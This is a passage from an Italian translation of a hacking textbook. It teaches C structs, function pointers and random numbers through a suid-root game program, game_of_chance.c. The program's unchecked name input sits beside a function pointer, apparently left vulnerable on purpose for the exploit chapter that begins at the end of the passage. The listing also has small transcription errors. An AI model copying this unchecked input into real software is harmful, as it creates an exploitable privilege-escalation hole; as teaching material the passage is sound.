In maniera simile, a tutte le note per l'utente `reader` viene legato l'ID utente 999. Anche se sia notetaker che notesearch sono associati a root con `suid` e hanno accesso completo in lettura e scrittura al file di dati / var/notes, la logica di programma in notesearch impedisce all'utente corrente di visualizzare le note degli altri utenti. Tutto ciò è molto simile al modo in cui il file /etc/passwd memorizza le informazioni per tutti gli utenti, consentendo comunque a ciascun utente di cambiare la propria shell o la propria password

con programmi come `chsh` e `passwd`.

0x284 Strutture

A volte ci sono più variabili che dovrebbero essere raggruppate e trattate come se fossero una sola. Nel linguaggio C le *strutture* sono variabili che possono contenere molte altre variabili; vengono usate spesso da funzioni e librerie di sistema, perciò la loro comprensione è un prerequisito all'utilizzo di queste funzioni. Per ora è sufficiente un semplice esempio. Molte funzioni di gestione del tempo utilizzano una struttura denominata `tm`, che è definita in /usr/include/time.h. Ecco la sua definizione.

```
struct tm {
   int   tm_sec;     /* secondi */
   int   tm_min;     /* minuti */
   int   tm_hour;    /* ore */
   int   tm_mday;    /* giorno del mese */
   int   tm_mon;     /* mese */
   int   tm_year;    /* anno */
   int   tm_wday;    /* giorno della settimana */
   int   tm_yday;    /* giorno nell'anno */
   int   tm_isdst;   /* ora solare */
};
```

Una volta definita, `struct tm` diventa un tipo di variabile utilizzabile, che può essere impiegata per dichiarare variabili e puntatori con il tipo `tm`. Il programma time_example.c illustra il tutto. Quando viene incluso `time. h`, viene definita la struttura tm, che in seguito viene usata per dichiarare le variabili `current_time e time_ptr`.

time_example.c

```
#include <stdio.h>
#include <time.h>
int main() {
   long int seconds_since_epoch;
   struct tm current_time, *time_ptr;
   int hour, minute, second, day, month, year;
   seconds_since_epoch = time(0); // Passa a time un puntatore null come
                                                    // argomento.
   printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

   time_ptr = &current_time; // Imposta time_ptr all'indirizzo della
                             // struttura current_time.
   localtime_r(&seconds_since_epoch, time_ptr);

   // Tre modi diversi per accedere agli elementi della struttura:
   hour = current_time.tm_hour;  // Accesso diretto
   minute = time_ptr->tm_min;    // Accesso via puntatore
   second = *((int *) time_ptr); // Accesso via puntatore da hacker

   printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);
}
```

La funzione `time()` restituisce il numero di secondi trascorsi dal 1 gennaio 1970. L'orario sui sistemi Unix viene gestito in relazione a questo momento temporale piuttosto arbitrario, noto anche come *epoca*. La funzione `localtime_r()` accetta come argomenti due puntatori: uno al numero di secondi trascorsi dall'epoca e l'altro a una struttura `tm`. Il puntatore `time_ptr` è già stato impostato sull'indirizzo di `current_time`, una struttura `tm` vuota. L'operatore address of viene utilizzato per fornire un puntatore a

seconds_since_epoch per l'altro argomento di localtime_r(), che va a riempire gli elementi della struttura tm. È possibile accedere agli elementi di una struttura in tre modi diversi: i primi due sono i metodi più convenzionali, il terzo rappresenta una soluzione più da hacker. Se viene usata una variabile struttura, è possibile accedere ai suoi elementi aggiungendo il loro nome preceduto da un punto al nome della variabile. Pertanto, current_time.tm_hour accederà solo all'elemento tm_hour della struttura tm denominata current_time. I puntatori a strutture vengono usati di frequente, dato che è molto più efficiente passare un puntatore di quattro byte piuttosto che una intera struttura di dati. In effetti sono così comuni che il linguaggio C incorpora un metodo per accedere agli elementi di una struttura con un puntatore senza avere bisogno di dereferenziare il puntatore stesso. Quando si usa un puntatore a struttura come time_ptr, è possibile accedere agli elementi di una struttura con il loro nome, ma impiegando una serie di caratteri che assume l'aspetto di una freccia rivolta verso destra. Pertanto, time_ptr->tm_min accede all'elemento tm_min della struttura tm a cui time_ptr sta puntando. È possibile accedere ai secondi con uno qualsiasi di questi due metodi convenzionali, con l'elemento tm_sec o la struttura tm, ma si usa anche un terzo metodo; riuscite a immaginare quale potrebbe essere?

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311588
Current time is: 04:19:48
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311600
Current time is: 04:20:00
reader@hacking:~/booksrc $
```

Il programma si comporta come previsto, ma in che modo si accede ai secondi della struttura? Ricordate che, alla fine, tutto si riduce a una questione di memoria. Poiché tm_sec viene definita all'inizio della struttura tm, anche quel valore intero si trova all'inizio. Nella riga second = *((int *) time_ptr), la variabile time_ptr viene convertita da un puntatore alla struttura tm in un puntatore intero. Quindi questo puntatore viene dereferenziato, restituendo i dati presenti all'indirizzo a cui sta puntando. Dato che anche l'indirizzo della struttura tm punta al primo elemento della struttura stessa, in questo modo si otterrà il valore intero dell'elemento tm_sec della struttura. L'aggiunta seguente al codice di time_example.c (time_example2.c) esegue il dump dei byte di current_time. Questo illustra come gli elementi della struttura tm si trovino uno accanto all'altro nella memoria. È poi possibile accedere direttamente con i puntatori agli elementi presenti più in profondità nella struttura, semplicemente aumentando il valore dei puntatori stessi.

time_example2.c

```
#include <stdio.h>
#include <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, int size) {
   int i;
   unsigned char *raw_ptr;
   printf("bytes of struct located at 0x%08x\n", time_ptr);
   raw_ptr = (unsigned char *) time_ptr;
   for(i=0; i < size; i++)
   {
      printf("%02x ", raw_ptr[i]);
```

```
    if(i%16 == 15) // Stampa un a capo ogni 16 byte.
    printf("\n");
  }
  printf("\n");
}

int main() {
  long int seconds_since_epoch;
  struct tm current_time, *time_ptr;
  int hour, minute, second, i, *int_ptr;

  seconds_since_epoch = time(0); // Passa a time un puntatore a null come
                                 // argomento.
  printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

  time_ptr = &current_time; // Imposta time_ptr all'indirizzo della
                            // struttura current_time.
  localtime_r(&seconds_since_epoch, time_ptr);

  // Tre modi diversi di accedere agli elementi di una struttura:
  hour = current_time.tm_hour; // Accesso diretto
  minute = time_ptr->tm_min; // Accesso via puntatore
  second = *((int *) time_ptr); // Accesso via puntatore da hacker

  printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);

  dump_time_struct_bytes(time_ptr, sizeof(struct tm));
  minute = hour = 0; // Ripulisce minute e hour.
  int_ptr = (int *) time_ptr;

  for(i=0; i < 3; i++) {
    printf("int_ptr @ 0x%08x : %d\n", int_ptr, *int_ptr);
    int_ptr++; // Se si aggiunge 1 a int_ptr in realtà si aggiunge 4
               // all'indirizzo,
  }            // dato che un int ha dimensione di 4 byte.
}
```

Questo è il risultato della compilazione e dell’esecuzione di time_ example2.c.

```
reader@hacking:~/booksrc $ gcc -g time_example2.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311744
Current time is: 04:22:24
bytes of struct located at 0xbffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00
08 00 00 00 6b 00 00 00 00 00 00 00 fb 00 00 00
00 00 00 00 00 00 00 00 28 a0 04 08
int_ptr @ 0xbffff7f0 : 24
int_ptr @ 0xbffff7f4 : 22
int_ptr @ 0xbffff7f8 : 4
reader@hacking:~/booksrc $
```

Mentre è possibile accedere alla memoria di una struttura in questo modo, si possono soltanto fare ipotesi sul tipo delle variabili presenti nella struttura e sull’assenza di qualsiasi tipo di riempimento tra le variabili. Poiché anche i tipi di dati degli elementi di una variabile vengono registrati nella struttura, utilizzare i metodi adatti per accedere agli elementi di una struttura diventa molto più semplice.

0x285 Puntatori a funzione

Un *puntatore* contiene semplicemente un indirizzo di memoria e riceve un determinato tipo di dati che descrive ciò a cui sta puntando. In genere, i puntatori vengono utilizzati per le variabili, ma è possibile usarli anche per le funzioni. Il programma funcptr_example.c illustra l’uso dei puntatori a funzione.

funcptr_example.c

```
#include <stdio.h>

int func_one() {
   printf("This is function one\n");
   return 1;
}

int func_two() {
   printf("This is function two\n");
   return 2;
}

int main() {
   int value;
   int (*function_ptr) ();
   function_ptr = func_one;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);

   function_ptr = func_two;
   printf("function_ptr is 0x%08x\n", function_ptr);
   value = function_ptr();
   printf("value returned was %d\n", value);
}
```

In questo programma, in `main()` viene dichiarato un puntatore a funzione dal nome `function_ptr`. Questo puntatore viene fatto puntare alla funzione `func_one()` e quindi viene richiamato; poi viene impostato di nuovo e usato per richiamare `func_two()`. L'output riportato di seguito mostra il risultato della compilazione e dell'esecuzione di questo codice sorgente.

```
reader@hacking:~/booksrc $ gcc funcptr_example.c
reader@hacking:~/booksrc $ ./a.out
function_ptr is 0x08048374
This is function one
value returned was 1
function_ptr is 0x0804838d
This is function two
value returned was 2
reader@hacking:~/booksrc $
```

0x286 Numeri pseudocasuali

Poiché i computer sono macchine deterministiche, per essi è impossibile produrre numeri veramente casuali. Molte applicazioni però richiedono una certa forma di casualità. Le funzioni di generazione di numeri pseudocasuali soddisfano questa necessità generando un flusso di numeri *pseudocasuali*. Queste funzioni possono produrre una sequenza apparentemente casuale di numeri partendo da un numero *seme*; tuttavia, con lo stesso seme, è possibile generare ancora esattamente la medesima sequenza. Le macchine deterministiche non possono generare una reale casualità, ma se il seme della funzione di generazione pseudocasuale è sconosciuto, la sequenza ottenuta sembrerà casuale. Al generatore deve essere passato un valore con la funzione `srand()`, e la funzione `rand()` restituirà un numero pseudocasuale compreso tra 0 e `RAND_MAX`. Queste funzioni e `RAND_MAX` sono definite in stdlib.h. Per quanto i numeri restituiti da `rand()` sembrino casuali, essi dipendono dal valore del seme passato a `srand()`. Per mantenere la pseudocasualità tra esecuzioni successive del programma, al generatore di numeri casuali deve essere passato un seme diverso ogni volta. Una pratica comune usa come seme il numero di secondi trascorsi dall'epoca (restituito dalla funzione `time()`). Il programma rand_example.c

illustra questa tecnica.

rand_example.c

```
#include <stdio.h>
#include <stdlib.h>
int main() {
   int i;
   printf("RAND_MAX is %u\n", RAND_MAX);
   srand(time(0));

   printf("random values from 0 to RAND_MAX\n");
   for(i=0; i < 8; i++)
      printf("%d\n", rand());
   printf("random values from 1 to 20\n");
   for(i=0; i < 8; i++)
      printf("%d\n", (rand()%20)+1);
}
```

Notate come per ottenere numeri casuali da 1 a 20 venga usato l'operatore modulo.

```
reader@hacking:~/booksrc $ gcc rand_example.c
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
random values from 1 to 20
2
```

```
3
8
5
9
1
4
20
reader@hacking:~/booksrc $ ./a.out
RAND_MAX is 2147483647
random values from 0 to RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
random values from 1 to 20
6
16
12
19
8
19
2
1
reader@hacking:~/booksrc $
```

L'output prodotto dal programma visualizza numeri a caso. La pseudocasualità può essere sfruttata anche per programmi più complessi, come potrete vedere nel programma che conclude questo capitolo.

0x287 Un gioco di fortuna

Il programma conclusivo di questo capitolo è costituito da una serie di giochi di fortuna che utilizzano molti dei concetti discussi. Il programma usa funzioni di generazione di numeri pseudocasuali per introdurre l'elemento della casualità. Sono presenti tre diverse funzioni di gioco, richiamate mediante un singolo puntatore a funzione globale, e vengono impiegate delle strutture che contengono i dati del giocatore, salvati in un file. La presenza di permessi multiutente sui file e di ID utente permette a più giocatori di giocare e salvare i propri dati di account. Il codice del programma game_of_chance.c contiene molti commenti, e a questo punto dovreste essere in grado di capirlo.

game_of_chance.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <time.hv>
#include <stdlib.h>
#include "hacking.h"

#define DATAFILE "/var/chance.data" // File che conterrà i dati utente

// Struttura user personalizzata per salvare dati sugli utenti
struct user {
   int uid;
   int credits;
   int highscore;
```

```
   char name[100];
   int (*current_game) ();
};

// Prototipi di funzione
int get_player_data();
void register_new_player();
void update_player_data();
void show_highscore();
void jackpot();
void input_name();
void print_cards(char *, char *, int);
int take_wager(int, int);
void play_the_game();
int pick_a_number();
int dealer_no_match();
int find_the_ace();
void fatal(char *);

// Variabili globali
struct user player; // Struttura player

int main() {
   int choice, last_game;
   srand(time(0)); // Passa l'ora attuale al generatore di numeri casuali.

   if( get_player_data() == -1) // Cerca di leggere i dati sul giocatore
                               // dal file.

      register_new_player();      // Se non ci sono dati, registra un nuovo
                               // giocatore.

   while(choice != 7) {
      printf("-=[ Game of Chance Menu ]=-\n");
      printf("1 - Play the Pick a Number game\n");
      printf("2 - Play the No Match Dealer game\n");
```

```
   printf("3 - Play the Find the Ace game\n");
   printf("4 - View current high score\n");
   printf("5 - Change your user name\n");
   printf("6 - Reset your account at 100 credits\n");
   printf("7 - Quit\n");
   printf("[Name: %s]\n", player.name);
   printf("[You have %u credits] -> ", player.credits);
   scanf("%d", &choice);

   if((choice < 1) || (choice > 7))
      printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
   else if (choice < 4) {          // Altrimenti, la scelta è stata un
                                   // gioco.
         if(choice != last_game) { // Se il puntatore alla funzione non
                                   // è impostato,
            if(choice == 1)        // viene fatto puntare al gioco
                                   // scelto
               player.current_game = pick_a_number;
            else if(choice == 2)
               player.current_game = dealer_no_match;
            else
               player.current_game = find_the_ace;
            last_game = choice;    // e viene impostato last_game.
         }
            play_the_game(); // Avvia il gioco.
         }
      else if (choice == 4)
         show_highscore();
      else if (choice == 5) {
         printf("\nChange user name\n");
         printf("Enter your new name: ");
         input_name();
printf("Your name has been changed.\n\n");
}
else if (choice == 6) {
   printf("\nYour account has been reset with 100 credits.\n\n");
```

```
        player.credits = 100;
    }
}
update_player_data();
printf("\nThanks for playing! Bye.\n");
}
// Questa funzione legge dal file i dati utente per l'uid corrente.
// Restituisce -1 se non è in grado di trovare dati
// utente per l'uid corrente.
int get_player_data() {
   int fd, uid, read_bytes;
   struct user entry;

   uid = getuid();

   fd = open(DATAFILE, O_RDONLY);
   if(fd == -1) // Non è possibile aprire il file, forse non esiste
      return -1;

   read_bytes = read(fd, &entry, sizeof(struct user)); // Legge il primo
                                                       //pezzo.
   while(entry.uid != uid && read_bytes > 0) { // Itera fino a trovare
                                               // l'uid corretto.
      read_bytes = read(fd, &entry, sizeof(struct user)); // Continua
                                                          // a leggere.
   }
   close(fd); // Chiude il file.
   if(read_bytes < sizeof(struct user)) // Significa che è stata raggiunta
                                        // la fine del file.
      return -1;
   else
      player = entry; // Copia i dati letti nella struttura player.
   return 1;          // Restituisce un risultato positivo.
}

// Questa è la funzione di registrazione di un nuovo utente.
```

```
// Crea un nuovo account giocatore e lo aggiunge al file.
void register_new_player()  {
   int fd;

   printf("-=-={ New Player Registration }=-=-\n");
   printf("Enter your name: ");
   input_name();

   player.uid = getuid();
   player.highscore = player.credits = 100;

   fd = open(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in  register_new_player()  while opening file");
   write(fd, &player, sizeof(struct user));
   close(fd);

   printf("\nWelcome to the Game of Chance %s.\n", player.name);
   printf("You have been given %u credits.\n", player.credits);
}
// Questa funzione scrive nel file i dati sul giocatore corrente.
// Viene utilizzata principalmente per aggiornare i crediti dopo i giochi.
void  update_player_data()  {
   int fd, i, read_uid;
   char burned_byte;

   fd = open(DATAFILE, O_RDWR);
   if(fd == -1) // Se l'apertura non riesce qui, c'è qualcosa di
                // decisamente grave.
      fatal("in  update_player_data()  while opening file");
   read(fd, &read_uid, 4);          // Legge l'uid dalla prima struttura.
   while(read_uid != player.uid) { // Cicla fino a trovare l'uid corretto.
      for(i=0; i < sizeof(struct user) - 4; i++) // Legge nel
         read(fd, &burned_byte, 1);              // resto della struttura
      read(fd, &read_uid, 4); // Legge l'uid dalla struttura
                              // successiva.
```

```
   }
   write(fd, &(player.credits), 4); // Aggiorna i crediti.
   write(fd, &(player.highscore), 4); // Aggiorna il punteggio migliore.
   write(fd, &(player.name), 100); // Aggiorna il nome.
   close(fd);
}

// Questa funzione visualizza il punteggio migliore attuale
// e il nome della persona che l'ha raggiunto.
void  show_highscore() {
   unsigned int top_score = 0;
   char top_name[100];
   struct user entry;
   int fd;

   printf("\n====================| HIGH SCORE |====================\n");
   fd = open(DATAFILE, O_RDONLY);
   if(fd == -1)
      fatal("in  show_highscore()  while opening file");
   while(read(fd, &entry, sizeof(struct user)) > 0) { // Itera fino alla
                                                      // fine del file.
      if(entry.highscore > top_score) {  // Se c'è un punteggio più alto,
            top_score = entry.highscore; // imposta top_score a quel
                                         // punteggio
            strcpy(top_name, entry.name);// e top_name a quel nome utente.
         }
   }
   close(fd);
   if(top_score > player.highscore)
      printf("%s has the high score of %u\n", top_name, top_score);
   else
      printf("You currently have the high score of %u credits!\n", player.
highscore);
   printf("======================================================\n\n");
}
```

```
// Questa funzione assegna semplicemente il jackpot per il gioco
// Pick a Number.
void  jackpot()  {
   printf("*+*+*+*+*+* JACKPOT *+*+*+*+*+*\n");
   printf("You have won the jackpot of 100 credits!\n");
   player.credits += 100;
}

// Questa funzione viene usata per inserire il nome del giocatore, dato che
// scanf("%s", &whatever) interromperà l'input al primo spazio.
void  input_name()  {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')    // Elimina eventuali caratteri
      scanf("%c", &input_char); // di a capo rimasti.
   name_ptr = (char *) &(player.name); // name_ptr = indirizzo del nome del
                                       // giocatore
   while(input_char != '\n') { // Itera fino all'a capo.
      *name_ptr = input_char;  // Inserisce il char in input nel campo
                               // name.
      scanf("%c", &input_char);// Ottiene il char successivo.
      name_ptr++;              // Incrementa il puntatore name.
   }
   *name_ptr = 0; // Chiude la stringa.
}

// Questa funzione stampa 3 carte per il gioco Find the Ace.
// Si aspetta come input un messaggio da visualizzare, un puntatore
// all'array delle carte,
// e la carta scelta dal giocatore. Se user_pick è -1,
// allora vengono visualizzati i numeri di scelta.
void print_cards(char *message, char *cards, int user_pick) {
   int i;
   printf("\n\t*** %s ***\n", message);
   printf("      \t._.\t._.\t._.\n");
   printf("Cards:\t|%c|\t|%c|\t|%c|\n\t", cards[0], cards[1], cards[2]);
   if(user_pick == -1)
```

```
      printf(" 1 \t 2 \t 3\n");
   else {
      for(i=0; i < user_pick; i++)
         printf("\t");
      printf(" ^-- your pick\n");
   }
}

// Questa funzione inserisce le puntate per i giochi No Match Dealer
// e Find the Ace. Si aspetta come argomenti i crediti disponibili e la
// puntata precedente. previous_wager è importante solo per la
// seconda puntata nel gioco Find the Ace. La funzione
// restituisce -1 se la puntata è troppo grande o troppo piccola, e negli
// altri casi restituisce l'ammontare della puntata.
int take_wager(int available_credits, int previous_wager) {
   int wager, total_wager;

   printf("How many of your %d credits would you like to wager? ",
available_credits);
   scanf("%d", &wager);
   if(wager < 1) { // Si accerta che la puntata sia maggiore di 0.
      printf("Nice try, but you must wager a positive number!\n");
      return -1;
   }
   total_wager = previous_wager + wager;
   if(total_wager > available_credits) { // Conferma i crediti disponibili
      printf("Your total wager of %d is more than you have!\n", total_
wager);
      printf("You only have %d available credits, try again.\n", available_
credits);
      return -1;
   }
   return wager;
}

// Questa funzione contiene un ciclo che permette al gioco attuale di
```

```
// essere giocato di nuovo.
// Inoltre scrive nel file i totali dei crediti aggiornati
// al termine di ogni gioco.
void  play_the_game()  {
   int play_again = 1;
   int (*game)  () ;
   char selection;

   while(play_again) {
      printf("\n[DEBUG] current_game pointer @ 0x%08x\n", player.current_
game);
   if( player.current_game()  != -1) { // Se il gioco si volge
                                             // senza errori e
         if(player.credits > player.highscore) // viene raggiunto un
                                             // miglior punteggio,
            player.highscore = player.credits; // aggiorna il punteggio
                                             // migliore.
         printf("\nYou now have %u credits\n", player.credits);
         update_player_data();               // Scrive su file il nuovo
                                             // totale dei crediti.
         printf("Would you like to play again? (y/n) ");
         selection = '\n';
         while(selection == '\n')            // Elimina eventuali a
                                             // capo.
            scanf("%c", &selection);
         if(selection == 'n')
            play_again = 0;
      }
      else               // Ciò significa che il gioco ha restituito
                         // un errore,
         play_again = 0; // per cui torna al menu principale.
   }
}

// Questa funzione costituisce il gioco Pick a Number.
// Restituisce -1 se il giocatore non ha crediti sufficienti.
```

```
int pick_a_number() {
   int pick, winning_number;

   printf("\n####### Pick a Number ######\n");
   printf("This game costs 10 credits to play. Simply pick a number\n");
   printf("between 1 and 20, and if you pick the winning number, you\n");
   printf("will win the jackpot of 100 credits!\n\n");
   winning_number = ( rand()  % 20) + 1; // Sceglie un numero da 1 a 20.
   if(player.credits < 10) {
      printf("You only have %d credits. That's not enough to play!\n\n",
player.credits);
      return -1; // Non ci sono crediti sufficienti per giocare
   }
   player.credits -= 10; // Toglie 10 crediti.
   printf("10 credits have been deducted from your account.\n");
   printf("Pick a number between 1 and 20: ");
   scanf("%d", &pick);
   printf("The winning number is %d\n", winning_number);
   if(pick == winning_number)
      jackpot();
   else
      printf("Sorry, you didn't win.\n");
   return 0;
}

// Questo è il gioco No Match Dealer.
// Restituisce -1 se il giocatore ha 0 crediti.
int  dealer_no_match()  {
   int i, j, numbers[16], wager = -1, match = -1;

   printf("\n::::::: No Match Dealer :::::::\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("The dealer will deal out 16 random numbers between 0 and 99.\n");
   printf("If there are no matches among them, you double your money!\ n\n");

   if(player.credits == 0) {
```

```
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }
   while(wager == -1)
      wager = take_wager(player.credits, 0);

   printf("\t\t::: Dealing out 16 random numbers :::\n");
   for(i=0; i < 16; i++) {
      numbers[i] = rand() % 100; // Sceglie un numero tra 0 e 99.
      printf("%2d\t", numbers[i]);
      if(i%8 == 7)               // Stampa un a capo ogni 8 numeri.
         printf("\n");
   }
   for(i=0; i < 15; i++) { // Itera per individuare le
                           // corrispondenze.
      j = i + 1;
      while(j < 16) {
         if(numbers[i] == numbers[j])
            match = numbers[i];
         j++;
      }
   }
   if(match != -1) {
      printf("The dealer matched the number %d!\n", match);
      printf("You lose %d credits.\n", wager);
      player.credits -= wager;
   } else {
      printf("There were no matches! You win %d credits!\n", wager);
      player.credits += wager;
   }
   return 0;
}
// Questo è il gioco Find the Ace.
// Restituisce -1 se il giocatore ha 0 crediti.
int  find_the_ace()  {
   int i, ace, total_wager;
```

```
   int invalid_choice, pick = -1, wager_one = -1, wager_two = -1;
   char choice_two, cards[3] = {'X', 'X', 'X'};

   ace = rand()%3; // Posiziona l'asso in maniera casuale.

   printf("******* Find the Ace *******\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("Three cards will be dealt out, two queens and one ace.\n");
   printf("If you find the ace, you will win your wager.\n");
   printf("After choosing a card, one of the queens will be revealed.\n");
   printf("At this point, you may either select a different card or\n");
   printf("increase your wager.\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }

   while(wager_one == -1) // Itera finché viene fatta una puntata valida.
      wager_one = take_wager(player.credits, 0);

   print_cards("Dealing cards", cards, -1);
   pick = -1;
   while((pick < 1) || (pick > 3)) { // Itera finché viene fatta
                                      // una scelta valida.
   printf("Select a card: 1, 2, or 3 ");
   scanf("%d", &pick);
}
pick--; // Regola la scelta perché la numerazione della carte
        // parta da 0.
i=0;
while(i == ace || i == pick) // Continua a cercare finché
   i++; // si trova una Regina da girare.
cards[i] = 'Q';
print_cards("Revealing a queen", cards, pick);
invalid_choice = 1;
```

```
while(invalid_choice) { // Itera finché viene fatta una scelta
                        // valida.
   printf("Would you like to:\n[c]hange your pick\tor\t[i]ncrease your wager?\n");
   printf("Select c or i: ");
   choice_two = '\n';
   while(choice_two == '\n') // Elimina gli a capo di troppo.
      scanf("%c", &choice_two);
   if(choice_two == 'i') {   // Aumenta la puntata.
         invalid_choice=0;   // Questa è una scelta valida.
         while(wager_two == -1) // Itera finché viene fatta la seconda
                                // puntata valida.
            wager_two = take_wager(player.credits, wager_one);
      }
   if(choice_two == 'c') {    // Cambia scelta.
      i = invalid_choice = 0; // Scelta valida
      while(i == pick || cards[i] == 'Q') // Itera finché viene trovata
         i++;                             // l'altra carta,
      pick = i;                           // poi cambia la scelta.
      printf("Your card pick has been changed to card %d\n", pick+1);
   }
}

for(i=0; i < 3; i++) { // Gira tutte le carte.
   if(ace == i)
      cards[i] = 'A';
   else
      cards[i] = 'Q';
}
print_cards("End result", cards, pick);
      if(pick == ace) { // Gestisce la vittoria.
      printf("You have won %d credits from your first wager\n", wager_one);
      player.credits += wager_one;
      if(wager_two != -1) {
         printf("and an additional %d credits from your second wager!\n", wager_two);
         player.credits += wager_two;
      }
```

```
   } else { // Gestisce la sconfitta.
      printf("You have lost %d credits from your first wager\n", wager_ one);
      player.credits -= wager_one;
      if(wager_two != -1) {
         printf("and an additional %d credits from your second wager!\n", wager_two);
         player.credits -= wager_two;
      }
   }
   return 0;
}
```

Dato che questo è un programma multiutente che scrive su un file nella directory /var, dovrà essere associato a root con suid.

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jon Erickson

Welcome to the Game of Chance, Jon Erickson.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 100 credits] -> 1
[DEBUG] current_game pointer @ 0x08048e6e
```

```
####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 7
The winning number is 14.
Sorry, you didn't win.

You now have 90 credits.
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 90 credits] -> 2

[DEBUG] current_game pointer @ 0x08048f61

::::::: No Match Dealer :::::::
In this game you can wager up to all of your credits.
The dealer will deal out 16 random numbers between 0 and 99.
If there are no matches among them, you double your money!
How many of your 90 credits would you like to wager? 30
                ::: Dealing out 16 random numbers :::
88      68      82      51      21      73      80      50
11      64      78      85      39      42      40      95
There were no matches! You win 30 credits!
```

```
You now have 120 credits
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 120 credits] -> 3

[DEBUG] current_game pointer @ 0x0804914c
******* Find the Ace *******
In this game you can wager up to all of your credits.
Three cards will be dealt: two queens and one ace.
If you find the ace, you will win your wager.
After choosing a card, one of the queens will be revealed.
At this point you may either select a different card or
increase your wager.

How many of your 120 credits would you like to wager? 50

       *** Dealing cards ***
       ._.  ._.  ._.
Cards: |X|  |X|  |X|
        1    2    3
Select a card: 1, 2, or 3: 2

       *** Revealing a queen ***
       ._.  ._.  ._.
Cards: |X|  |X|  |Q|
             ^-- your pick
Would you like to
[c]hange your pick    or     [i]ncrease your wager?
```

```
Select c or i: c
Your card pick has been changed to card 1.

         *** End result ***
       ._.  ._.  ._.
Cards: |A|  |Q|  |Q|
        ^-- your pick
You have won 50 credits from your first wager.
You now have 170 credits.
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] -> 4
====================| HIGH SCORE |====================
You currently have the high score of 170 credits!
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] -> 7

Thanks for playing! Bye.
```

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:~/booksrc $ ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] -> 4
====================| HIGH SCORE |====================
Jon Erickson has the high score of 170.
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] -> 7

Thanks for playing! Bye.
jose@hacking:~/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Giocate un po' con questo programma. Il gioco Find the Ace è la dimostrazione di un principio della probabilità condizionale: per quanto inaspettata, la modifica della propria

scelta aumenta le possibilità di trovare l'asso dal 33 al 50 per cento. Questo fatto risulta difficile da capire a molte persone – ecco perché è inaspettato. Il segreto dell'hacking sta nel comprendere verità poco note come questa e usarle per ottenere risultati che sembrano magici.

Capitolo 3

Exploit

La realizzazione di exploit è uno dei pilastri dell'hacking. Come abbiamo visto nel precedente capitolo, un programma si compone di un complesso insieme di regole che seguono un flusso d'esecuzione prestabilito, il quale determina il comportamento del computer. Realizzare un exploit, ovvero sfruttare una falla di un programma, è un metodo semplice e astuto di far sì che il computer si comporti come vogliamo, anche se il programma in esecuzione è stato progettato per evitarlo. Dato che un programma è in grado di fare solo ciò per cui è stato progettato, le falle di sicurezza sono difetti di progettazione del programma stesso o dell'ambiente di esecuzione nel quale viene eseguito. Trovare queste falle e correggerle richiede creatività. A volte queste falle sono errori di programmazione relativamente ovvi, altre volte si tratta di sviste decisamente meno evidenti che hanno dato vita a tecniche di exploit molto raffinate.

